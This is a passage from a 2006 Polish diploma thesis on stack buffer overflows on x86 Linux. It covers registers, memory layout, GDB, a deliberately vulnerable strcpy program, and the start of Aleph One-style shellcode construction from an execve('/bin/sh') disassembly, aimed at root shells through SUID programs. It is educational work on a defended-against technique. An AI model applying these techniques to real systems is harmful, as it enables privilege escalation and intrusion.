Wydział Podstawowych Problemów Techniki
Politechniki Wrocławskiej

Przepełnienie stosu jako metoda eksploatacji systemów operacyjnych.

Grzegorz Rozpara

Praca dyplomowa napisana pod kierunkiem
doktora Wiesława Cupały
Wrocław, Czerwiec 2006

Spis treści

1.Wprowadzenie.

Zagrożenie bezpieczeństwa systemów komputerowych, spowodowane przepełnieniem stosu, znane jest teoretycznie od lat 60–tych ubiegłego wieku. Natomiast znaczenia praktycznego nabrało w 1988 roku, a dokładniej 2 listopada ok. godziny 20, kiedy Robert Tappan Morris wprowadził do sieci swój program, który miał na celu ukazanie błędów zabezpieczeń systemu 4 BSD UNIX . Program, po wpuszczeniu do sieci miał ukazać możliwość uzyskania dostępu do dowolnego innego komputera i np. zainfekowania go wirusem. "Czerw" (ang. *worm*), jak nazwano później program Morrisa, miał mniej niż 100 linii kodu i wykorzystał błąd przepełnienia stosu (nazywany również błędem przepełnienia bufora) w demonie `finger` oraz wszystkie inne znane w tamtym czasie błędy. Zainfekowanych zostało ponad 6000 komputerów klasy Sun 3 i VAX – straty w każdej lokalizacji sięgały nierzadko 50 tys. USD, łączne oceniono na 10 tys. do 10 mln. USD. Był to pierwszy tak spektakularny atak tego rodzaju. Od tego czasu do 1996 roku ataki przepełnienia bufora zdarzały się rzadko i nie w takiej ilości, żeby zwrócić na nie szczególną uwagę. W ostatnich latach sytuacja uległa zmianie na gorsze. Gdy liczba ataków zaczęła szybko wzrastać, ukazał się artykuł z *Phrack49* pt. „Smashing The Stack For Fun And Profit”[1] zawierający pełny opis tego typu ataku, łącznie z przykładami ilustrującymi to coraz ważniejsze zagadnienie. W miarę kompletne listy aplikacji z udokumentowaną podatnością na przepełnienie można znaleźć m.in. na stronie internetowej NVD[2] (National Vulnerabillity Database – główna baza różnych błędów w aplikacjach, pod patronatem rządu USA oraz NIST, tzn. National Institute of Standards and Technology, zbierająca dane m.in. z różnych pomniejszych baz danych), Bugtraq[3], w archiwach CERT[4] (Computer Emergency Response Team). Około 60 % przypadków naruszenia bezpieczeństwa informatycznego, publikowanych tak w NVD, jak i przez CERT, spowodowanych jest przez nadpisanie bufora. Zatem waga tego problemu jest bardzo duża, i co więcej, nie traci on na swojej aktualności pomimo tego, jak długo jest już znany. Istnieje wiele rozwiązań mających na celu obronę i zapobieganie nadpisaniu bufora[5]. Żadne z nich jednak nie gwarantuje 100% skuteczności[6] - nawet programowe zabronienie wykonywania kodu na stosie (poprawka dostępna dla systemów Linux i Solaris autorstwa Solar Designer’ a). Od strony sprzętowej zostały wprowadzone zarówno w procesorach firm Intel

[1] „Smashing The Stack For Fun And Profit”, Phrack 49
[2] nvd.nist.gov
[3] www.securityfocus.com
[4] www.cert.org
[5] opisane w dalszej części pracy
[6] jw.

(bit Execute Disable Bit) jak i AMD (bit NX – no execute) zmiany uniemożliwiające domyślne wykonywanie kodu na stosie, tzn. żaden rozkaz i odwołanie pochodzące ze stosu nie zostaną wykonane. Także w związku z zagrożeniem wykonywania niepożądanego kodu na stosie, w systemie WindowsXP SP2 został wdrożony wciąż rozwijający się zestaw technologii sprzętowych i programowych służący zapobieganiu wykonywaniu danych (DEP – Data Execution Prevention)[7]. Technologie te dodatkowo sprawdzają pamięć, chroniąc ją przed działaniem niebezpiecznego kodu. Jednakże zabronienie wykonywania kodu na stosie nie zyskało popularności, gdyż w efekcie uniemożliwia uruchamianie kilku programów, np. Linux Signal Handler. Większość użytkowników woli pogodzić się z groźbą ataku niż zrezygnować z potrzebnych aplikacji[8]. Meritum rozważanego zagadnienia jest następujące: jeśli konieczne jest wykonywanie kodu na stosie, to jak sprawdzić skutecznie, czy aplikacja, którą uruchamiamy, jest podatna na atak przepełnienia bufora? Celem niniejszej pracy jest analiza klasy ataków polegających na przepełnieniu stosu w wymiarze lokalnym (tzn. nie zajmuję się tutaj „exploitami" zdalnymi), oraz stworzenie aplikacji badającej podatność dowolnej, innej aplikacji na nadpisanie bufora. Całość zagadnienia zostanie zilustrowana za pomocą systemu Linux, działającego na komputerze wyposażonym w procesor zgodny z architekturą x86.

2. Podstawowe pojęcia.

2.1. Terminologia

Zmienne programu to określone pozycje w pamięci, używane do przechowywania informacji. Wskaźniki stanowią specjalny typ zmiennych, używanych do przechowywania adresów lokalizacji pamięci, które służą do odwoływania się do innych informacji. Ze względu na fakt, że pamięć nie może faktycznie być przesuwana, zawarte w niej informacje muszą być kopiowane. Jest to jednak kosztowna operacja, zarówno z obliczeniowego punktu widzenia jak również z punktu widzenia funkcjonowania pamięci. Rozwiązaniem tego problemu są wskaźniki. Do adresu bloku pamięci zostaje przypisana zmienna wskaźnikowa. Następnie taki 4-bajtowy wskaźnik może być przekazywany do różnych funkcji, które muszą uzyskać dostęp do dużego bloku pamięci.
Deklaracja zmiennych w języku wysokiego poziomu, takim jak C, odbywa się przy użyciu różnych typów danych. Są to na przykład liczby całkowite lub znaki albo niestandardowe


[7] więcej na technet.microsoft.com
[8] Kris Kaspersky, „Deasemblowanie kodu", wydawnictwo RM, Warszawa 2004

struktury definiowane przez użytkownika. Ponadto zmienne mogą być deklarowane w postaci tablic. Tablica to lista N elementów o określonym typie danych. Tablicę nazywa się również buforem.

W terminologii informatycznej stos (ang.stack) to nazwa abstrakcyjnej struktury danych. Charakteryzuje ją porządek elementów FILO (first-in, last-out; pierwsze na wejściu, ostatni na wyjściu), co oznacza, że pierwszy element umieszczony na stosie jest ostatnim, który zostaje z niego pobrany.

2.2. Organizacja pamięci procesora.

Pamięć procesora nosi nazwę rejestrów. Rejestry mogą mieć 16, 32, lub 64 bity długości. Te ostatnie są obecne w najnowszych procesorach Intel. Z punktu widzenia programisty, różnica polega na wielkości dostępnej przestrzeni adresowej. Najbardziej powszechnie używane są procesory (CPU) z 32 – bitowymi rejestrami ogólnego przeznaczenia (80x86 dla x>2).
Dla programów użytkowych, model programowania dla 80386/80486/Pentium wygląda jak ten pokazany na rysunku:



Rysunek 2.1 Rejestry 80386/80486/Pentium dostępne programiście asemblerowemu.

Istnieje osiem 32 – bitowych rejestrów ogólnego przeznaczenia w procesorach o wspomnianej powyżej architekturze: EAX, EBX, ECX, EDX, ESI, EDI, ESP, EBP. Możemy używać wielu z tych rejestrów zamiennie w obliczeniach, lecz wiele instrukcji pracuje bardziej wydajnie lub całkowicie wymaga specyficznego rejestru z danej grupy.

Rejestr EAX (akumulator) występuje wszędzie tam gdzie mają miejsce arytmetyczne lub logiczne obliczenia. Chociaż możemy wykonywać operacje arytmetyczne i logiczne na innych rejestrach, często bardziej wydajne jest używanie rejestru EAX do takich obliczeń. Rejestr EBX (bazowy) ma również kilka specjalnych przeznaczeń. Jest on powszechnie używany do przechowywania adresu pośredniego. Rejestr ECX (licznik), jak jego nazwa wskazuje służy do obliczeń. Często jest używany do zliczania iteracji w pętli lub specyfikowania liczby znaków w łańcuchu. Rejestr EDX (danych) ma dwa specjalne przeznaczenia: przechowuje przepełnienie z pewnych arytmetycznych operacji oraz adresy I/O kiedy uzyskujemy dostęp do danych na szynie I/O w procesorze 80x86.
Rejestry ESI i EDI (indeks źródłowy i indeks przeznaczenia) również mają kilka specjalnych przeznaczeń. Możemy używać tych rejestrów jako wskaźników (podobnie jak rejestr EBX) do pośredniego dostępu do pamięci. Rejestr EBP (wskaźnik bazowy) jest podobny do rejestru EBX. Ogólnie rzecz biorąc, używa się tego rejestru przy uzyskaniu dostępu do parametrów i zmiennych lokalnych w procedurze. Rejestr ESP (wskaźnik stosu) ma bardzo specjalne znaczenie – utrzymuje stos programu. Normalnie nie używa się tego rejestru dla obliczeń arytmetycznych. Właściwe operacje większości programów zależą od ostrożnego używania tego rejestru.
Poza tymi ośmioma 32 – bitowymi rejestrami, CPU 80x86 ma również osiem 16 – bitowych rejestrów (AX, BX, CX, DX, SI, DI, BP, SP). Rejestry AX, BX, CX, DX dzielą się na 8 – bitowe AL, AH, BL, BH, CL, CH, DL i DH. Te ośmiobitowe rejestry nie są niezależnymi rejestrami, AL reprezentuje „mniej znaczący bajt AX”, AH reprezentuje „bardziej znaczący bajt AX”. Nazwy innych ośmiobitowych rejestrów znaczą to samo dla rejestrów BX, CX i DX.
Natomiast rejestry SI, DI, BP i SP odpowiednio zawarte w ESI, EDI, EBP, ESP są tylko rejestrami 16 bitowymi. Nie ma sposobu na bezpośredni dostęp do pojedynczych bajtów w tych rejestrach tak jak można uzyskać dostęp do młodszych i starszych bajtów rejestrów AX, BX, CX i DX.

80x86 ma cztery specjalne rejestry segmentowe: CS, DS, ES i SS. Oznaczają one odpowiednio segment kodu, segment danych, segment extra i segment stosu. Te wszystkie rejestry są szerokie na 16 bitów. Zajmują się one wyselekcjonowywaniem, wskazywaniem bloków (segmentów) pamięci głównej.

Są dwa rejestry specjalnego przeznaczenia w CPU 80x86: wskaźnik instrukcji (EIP) i rejestr flag. Nie uzyskamy dostępu do tych rejestrów w ten sam sposób jak do innych rejestrów 80x86. Zamiast tego, CPU manipuluje tymi rejestrami bezpośrednio. Rejestr EIP zawiera adres obecnie wykonywanej instrukcji. Jest to 32 bitowy rejestr, który zapewnia wskaźnik do bieżącego segmentu kodu. Rejestr flag jest zbiorem kompilacyjnych jednobitowych wartości, które pomagają określić bieżący stan procesora. Z dostępnych flag, czterech używa się cały czas: znacznika zera, znacznika przeniesienia, znacznika znaku i znacznika nadmiaru.

2.3. Organizacja pamięci programu.

Pamięć programu dzieli się na pięć segmentów: text, data, bss, heap oraz stack. Każdy segment reprezentuje specjalny fragment pamięci, przeznaczony do pełnienia określonych funkcji.
Segment text jest również nazywany segmentem kodu (ang. code segment). W tym miejscu znajdują się instrukcje języka maszynowego programu. Wykonywanie instrukcji z tego segmentu ma charakter nieliniowy dzięki wysokopoziomowym strukturom i funkcjom sterującym, które w języku asemblera występują w postaci instrukcji rozgałęzień (ang. branch), skoków (ang. jump) oraz wywołań (ang. call). W momencie wykonania programu wartość rejestru EIP zostaje ustawiona na pierwszą instrukcję segmentu text. Następnie procesor postępuje zgodnie z pętlą wykonania, która odpowiada za następujące działania:

1.Odczytanie instrukcji, na którą wskazuje rejestr EIP.
2.Dodanie wyrażonej w bajtach długości instrukcji do rejestru EIP.
3.Wykonanie instrukcji, którą odczytano w kroku 1.
4.Powrót do kroku 1.

W segmencie text prawo do zapisu nie jest aktywne oraz charakteryzuje się on stałym rozmiarem.

Segmenty data oraz bss są używane do przechowywania globalnych i statycznych zmiennych programu. Segment data zawiera zainicjalizowane zmienne globalne, ciągi znaków oraz inne stałe używane przez program. Segment bss zawiera niezainicjalizowane zmienne globalne i statyczne. Oba segmenty mają stały rozmiar.


Segment heap (sterty) jest używany przez pozostałe zmienne programu. Istotną cechą segmentu heap jest jego zmienny rozmiar w zależności od ilości zarezerwowanej pamięci .

2.3.1. Segment stosu.

Segment stack (stosu) również charakteryzuje się zmiennym rozmiarem i jest używany jako tymczasowa pamięć notatnikowa, przechowująca dane kontekstowe w czasie wywołań funkcji. Wywoływana przez program funkcja posiada własny zbiór przekazywanych zmiennych, a jej kod znajduje się w innym obszarze pamięci w segmencie kodu. Ze względu na fakt, że dane kontekstowe oraz wartość rejestru EIP muszą się zmieniać w momencie wywołania funkcji, segment stack jest używany do zapamiętywania wszystkich przekazanych zmiennych oraz informacji o tym, jaką wartość należy przywrócić rejestrowi EIP po zakończeniu wykonywania funkcji.

Jak sama nazwa wskazuje, segment stosu jest w rzeczywistości strukturą danych w postaci stosu. W celu przechowywania adresu końca stosu używany jest rejestr ESP. Adres ten stale podlega zmianom, w miarę odkładania i zdejmowania danych ze stosu. Ze względu na bardzo dynamiczny charakter takiego zachowania jest rzeczą naturalną, że rozmiar tego segmentu nie może być stały. Zwiększanie rozmiaru stosu związane jest z przesuwaniem się w dół, kierunku niższych adresów pamięci. W momencie wywołania funkcji na stos zostaje odłożonych kilka elementów w ramach struktury noszącej nazwę ramki stosu (ang. stack frame). Rejestr EBP (czasem nazywany wskaźnikiem ramki – ang. frame pointer FP, lub lokalnym wskaźnikiem bazowym – ang. local base pointer LB) jest używany do odwoływania się do zmiennych w ramach bieżącej ramki stosu. Każda taka ramka zawiera parametry funkcji, jej zmienne lokalne oraz dwa wskaźniki, wymagane do umieszczenia odpowiednich elementów z powrotem w miejscu, w którym znajdowały się przed wywołaniem funkcji. Te wskaźniki to zachowany wskaźnik ramki (ang. saved frame pointer SFP) oraz adres powrotny (ang. return address). Wskaźnik ramki stosu jest używany w celu odtworzenia wartości

rejestru EBP, natomiast adres powrotny jest używany do odtworzenia wartości rejestru EIP, wskazującego na kolejną instrukcję, występującą po wywołaniu funkcji.
Rysunek 2.2 przedstawia pamięć programu po rozbiciu na segmenty.



Rysunek 2.2 Pamięć programu w rozbiciu na segmenty.

Poniżej przedstawiam przykład funkcji `test_function` oraz funkcji `main`:


```
void test_function(int a, int b, int c, int d)
{
   char flag;
   char buffer[10];
}

void main()
{
   test_function(1,2,3,4);
}
```

Listing 2.1 Funkcje `test_function` oraz `main`

Ten krótki segment kodu w pierwszej części zawiera deklarację funkcji o czterech argumentach, z których wszystkie zadeklarowano jako typ liczb całkowitych: a, b, c, d. Lokalne zmienne funkcji to pojedynczy znak o nazwie flag oraz 10 – znakowy bufor o nazwie `buffer`. W momencie uruchomienia programu zostaje wykonana funkcja `main`, która zawiera po prostu wywołanie funkcji `test_function`.

Kiedy funkcja testowa zostaje wywołana z poziomu funkcji `main`, na stos zostają odłożone różne wartości (w celu utworzenia ramki stosu). I tak w momencie wywołania funkcji `test_function` jej argumenty zostają odłożone na stosie w odwrotnej kolejności (ze względu na porządek FILO stosu). Argumentami funkcji są 1, 2, 3, 4, tak więc kolejne instrukcje odłożenia na stos dotyczą wartości 4, 3, 2, 1. Wartości te odpowiadają zmiennym d, c, b, a funkcji.

W momencie wykonania asemblerowej instrukcji *wywołania,* co wiąże się ze zmianą kontekstu wykonywania na funkcję `test_function`, na stos zostaje odłożony adres powrotny. Wartość ta będzie lokalizacją instrukcji występującej po bieżącym wskazaniu rejestru EIP, a konkretnie wartością zachowaną w etapie 3. wcześniej wspomnianej pętli wykonania. Po zachowaniu adresu powrotnego zostaje wykonany tzw. prolog procedury (ang. procedure prolog). Na tym etapie działania bieżąca wartość rejestru EBP zostaje odłożona na stos. Wartość tę określa się mianem zachowanego wskaźnika ramki (SFP) i jest ona później używana w celu odtworzenia początkowej wartości EBP. Następnie bieżąca wartość rejestru ESP zostaje skopiowana do rejestru EBP w celu ustawienia nowego wskaźnika ramki. W końcu na stosie zostaje przydzielona pamięć zmiennym lokalnym funkcji poprzez zmniejszenie wartości ESP. Pamięć przydzielona tym zmiennym lokalnym nie jest odkładana na stos, tak więc zachowują one normalną kolejność. Po zakończeniu opisywanych działań ramka stosu zyskuje postać podobną do przedstawionej poniżej (rysunek 2.3):



Rysunek 2.3 Ramka stosu po wywołaniu funkcji `test_function`

Odwołania do zmiennych lokalnych następują poprzez odejmowanie od wartości wskaźnika ramki EBP, zaś odwołania do argumentów funkcji następują poprzez dodawanie do tej wartości.

W momencie wywoływania funkcji wartość rejestru EIP zostaje zamieniona na adres początku funkcji w segmencie text w celu jej wywołania. Pamięć stosu służy do przechowywania zmiennych lokalnych funkcji oraz argumentów funkcji. Po zakończeniu wywołania cała ramka stosu zostaje zdjęta, a wartość rejestru EIP wraca do adresu powrotnego, aby program mógł kontynuować wykonywanie. Gdyby w ramach funkcji została wywołana inna funkcja, na stos zostałaby odłożona kolejna ramka stosu i tak dalej. Po zakończeniu wykonywania każdej funkcji jej ramka stosu zostaje zdjęta w celu umożliwienia kontynuowania działania poprzedniej funkcji. Takie zachowanie uzasadnia, dlaczego ten segment pamięci stanowi strukturę danych po organizacji FILO.

2.4. Debugger.

Głównym narzędziem, z którego będę korzystał w dalszej części pracy, jest GDB czyli GNU debugger. Celem istnienia takiego narzędzia jest pokazanie, co dzieje się „w środku" programu podczas wykonywania lub też wykrycie przyczyny nieprawidłowego wykonania.

GDB może robić cztery podstawowe rzeczy (plus inne rzeczy, wspierające te wymienione):

- uruchomić program, podając wszystko, co dotyczy jego zachowania (m.in. wyświetlenie zawartości rejestrów procesora, pamięci, wartości zmiennych)
- doprowadzić do zatrzymania programu przy określonych warunkach
- sprawdzić co się stało po zatrzymaniu programu
- zmienić rzeczy w programie tak, że można eksperymentować z poprawianiem efektów jednej usterki, aby przejść dalej i dowiedzieć się czegoś o reszcie

Pełna dokumentacja tego narzędzia dostępna jest na stronie www.gdb.org, ja natomiast ograniczę się do podania tych jego poleceń, które będą mi potrzebne w pracy z przykładowymi programami.

Praca z debuggerem w trybie podstawowym wymaga dołączenia flagi –g przy kompilacji programu, która zmusi kompilator do dołączenia do obiektu tablicy symboli ułatwiającej odczytywanie informacji podawanych przez GDB dla debugowanego programu.

Podstawowe polecenia GDB:

`help` – pomoc z samego GDB, krótki opis wszystkich poleceń
`file` – załadowanie programu do debuggera
`breakpoint` – ustawienie breakpoint-a w linii (argumentem powinien być nr linii, adres szesnastkowy, lub nazwa funkcji)
`clear` – usunięcie określonego breakpointa
`run` – uruchomienie programu (można przekierować standardowe we/wy za pomocą operatorów >, < i >>)
`print exp` – wydruk wartości wyrażenia (oczywiście wyrażeniem może być zmienna)
`whatis exp` – wydruk typu wyrażenia
`cont` – kontynuacja wykonywania programu
`step` – wykonanie jednej instrukcji
`next` – wykonanie jednej instrukcji (w przypadku napotkania procedury nie zagłębiamy się w jej wnętrze)
`bt` – historia wywołań procedur wraz z ich argumentami
`list` – domyślnie pokazuje fragment programu zaczynając od miejsca, w którym się aktualnie znajduje (można jako argument podać numer linii)
`kill` – zabija działający program
`x expr` – wyświetla co znajduje się w pamięci pod zadanym adresem, lub wyświetla zawartość pamięci zaczynając od zadanego adresu

3. Przepełnienie stosu – ilustracja techniczna podstawowej wersji ataku.

Przepełnienie stosu, lub też bufora (buffer overflow), jest to umieszczenie w buforze większej ilości danych, niż ta, która jest przydzielona danemu buforowi. Jeśli taka operacja zostanie wykonana pomyślnie (tzn. bez jakiejkolwiek kontroli długości wprowadzanych danych), nadmiarowe bajty „wyleją się” na końcu przydzielonej buforowi pamięci i spowodują nadpisanie znajdujących się tam informacji. Wynikiem wyżej wymienionych operacji będzie

unieruchomienie programu oraz wypisanie przez system komunikatu „segmentation fault” lub „illegal instruction” – tzn. nastąpi próba odwołania się programu do adresu spoza dostępnej przestrzeni adresowej, albo wyświetlony zostanie komunikat o sprzętowym wykryciu niedozwolonej instrukcji. Poniżej przedstawiam przykład programu `example.c` podatnego na ten błąd:

```
void overflow_function(char *str)
{
  char buffer[20];
  strcpy(buffer,str); //funkcja kopiująca str do bufora
}

void main()
{
  char big_string[128];
  int i;

  for(i=0; i<128; i++)
      {
       big_string[i] = 'A';  //wypełnienie big_string znakami 'A'
      }

   overflow_function(big_string);
   exit(0);
}
```

Listing 3.1

Powyższy fragment kodu zawiera funkcję o nazwie `overflow_function()`, która pobiera wskaźnik do ciągu znakowego o nazwie `str`, a następnie kopiuje wartość znajdującą się pod tym adresem w pamięci do zmiennej lokalnej `buffer` funkcji, której przydzielono 20 bajtów. Funkcja główna programu przydziela 128 – bajtowy bufor o nazwie `big_string` i używa pętli `for` w celu wypełnienia go znakami 'A'. Następnie wywołuje funkcję `overflow_function()`, a jako argumentu używa do tego 128 – bajtowego bufora. Funkcja `overflow_function()` podejmie próbę umieszczenia 128 bajtów danych w buforze, któremu przydzielono jedynie 20 bajtów. Pozostałe 108 bajtów danych po prostu nadpisuje dane znajdujące się dalej w przestrzeni pamięci.

Rezultat wywołania:

```
gcc –o example –g example.c
./example.c
Segmentation fault
```

Listing 3.2 Program został unieruchomiony w wyniku przepełnienia.

Parametry wywołania:

```
(gdb) x $EBP+4
0xbffff87c:     0x41414141
```

Listing 3.3 Wartość adresu powrotnego.

Podczas próby zapisu 128 bajtów danych w 20 – bajtowym buforze, nadmiarowe bajty nadpisują wskaźnik ramki stosu, adres powrotny oraz argument wywołania funkcji `*str`. Następnie, kiedy wywołanie funkcji zostaje zakończone, program podejmuje próbę przeskoku pod adres powrotny, który obecnie jest wypełniony znakami 'A' – szesnastkowo 0x41. Zatem rejestr EIP ma w tym momencie wartość: 0x41414141, która znajduje się w nieodpowiedniej przestrzeni adresowej, albo zawiera niepoprawne instrukcje. Dlatego ten błąd nosi nazwę „przepełnienie stosu" (ang. stack – based overflow), ponieważ występuje w segmencie pamięci stosu.

Przytoczony przykład pokazuje, że można nadpisać adres powrotny z funkcji dowolną wartością wprowadzoną przez użytkownika. Fakt sprawowania kontroli nad adresem powrotnym stwarza użytkownikowi okazję do zastąpienia istniejącego adresu powrotnego adresem, pod którym znajduje się pewien kod wykonywalny, i program „wracając" z funkcji, może wykonać ów kod. Implikacją tego faktu może być przejęcie przez użytkownika uprawnień superużytkownika (root), poprzez wywołanie jego powłoki. Warunkiem, który musi być w tym celu spełniony jest to, że właścicielem atakowanego programu jest superużytkownik oraz atakowany program ma ustawiony bit SUID (Super User ID), który pozwala na wykonywanie tego programu przez „zwykłego" użytkownika..

3.1. Shellcode – wstęp.

Zanim przejdę do kompletnej i szczegółowej analizy przepełnienia stosu, rozwinę definicję kodu wykonywalnego, która została przytoczona w poprzednim podrozdziale. Kod wykonywalny jest kodem bajtowym w postaci fragmentu samodzielnego kodu asemblerowego, który można umieszczać w buforach. Oprócz tego, że kod wykonywalny musi być samodzielny, to jeszcze nie powinien zawierać pewnych znaków specjalnych, gdyż powinien wyglądać tak, jak dane w buforach. Najpowszechniejszym rodzajem kodu bajtowego jest kod wywołania powłoki (ang. shellcode), który po prostu uruchamia nową powłokę systemową. Jeśli programem wykonującym kod wywołania powłoki jest program suid superużytkownika, napastnik zyskuje dostęp do tej powłoki z uprawnieniami root'a, natomiast z punktu widzenia systemu program suid superużytkownika wciąż wykonuje swoje działania. Jak zatem skonstruować taki kod i w jaki sposób umieścić go w buforze?

3.1.1. Shellcode – konstrukcja[9].

Zakładając, że stos zaczyna się od adresu 0xFF, i że S oznacza kod, który chcemy wykonać, stos atakowanego programu powinien wyglądać mniej więcej tak:

```
adresy  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF   FFFF   FFFF    adresy
niskie  89ABCDEF0123456789AB  CDEF  0123  4567   89AB   CDEF    wysokie
            buffer            sfp   ret   a      b      c

<------[SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01] [0x02] [0x03]
       ^                            |
       |____________________________ |
szczyt                                                  dno
stosu                                                   stosu
```

Rysunek 2.4. Stos po przepełnieniu bufora, notacja Aleph One[10]

[9] „Smashing The Stack For Fun And Profit", Phrack 49
[10] „Smashing The Stack For Fun And Profit", Phrack 49

Wartość zapisana pod adresem powrotnym `ret` wskazuje na bufor, który zawiera kod wywołania powłoki w postaci bajtowej. Aby taką postać uzyskać, trzeba wykazać się dobrą znajomością języka asembler oraz debuggera `gdb`, lub użyć narzędzia do automatycznego generowania odpowiedniego kodu powłoki[11].W celu lepszego zrozumienia struktury ww. kodu bajtowego przedstawiam poniżej proces jego tworzenia, którego pierwszym etapem jest analiza kodu przykładowego programu `shellcode.c` wywołującego powłokę:

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Listing 3.4

Zatem najpierw konieczna jest deasemblacja kodu programu `shellcode.c` . Aby to uczynić, trzeba skompilować program z opcją `-ggdb`(dołączenie informacji dla debuggera) oraz z opcją `-static`(dołączenie dla debuggera informacji o funkcji systemowej `execve`).

```
$ gcc -o shellcode -ggdb -static shellcode.c
```

Następnie uruchamiam program w `gdb`, wydaję polecenia deasemblacji funkcji `main` oraz `execve`.

```
$ gdb shellcode
 (gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
```

[11] opis takiego narzędzia w dalszej części pracy

```
0x8000146 <main+22>:    leal   0xffffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xffffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:           pushl  %ebp
0x80002bd <__execve+1>:         movl   %esp,%ebp
0x80002bf <__execve+3>:         pushl  %ebx
0x80002c0 <__execve+4>:         movl   $0xb,%eax
0x80002c5 <__execve+9>:         movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(% eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,% eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Po deasemblacji poddaję szczegółowej analizie uzyskane rezultaty:

```
0x8000130 <main>:        pushl  %ebp
0x8000131 <main+1>:      movl   %esp,%ebp
0x8000133 <main+3>:      subl   $0x8,%esp
```

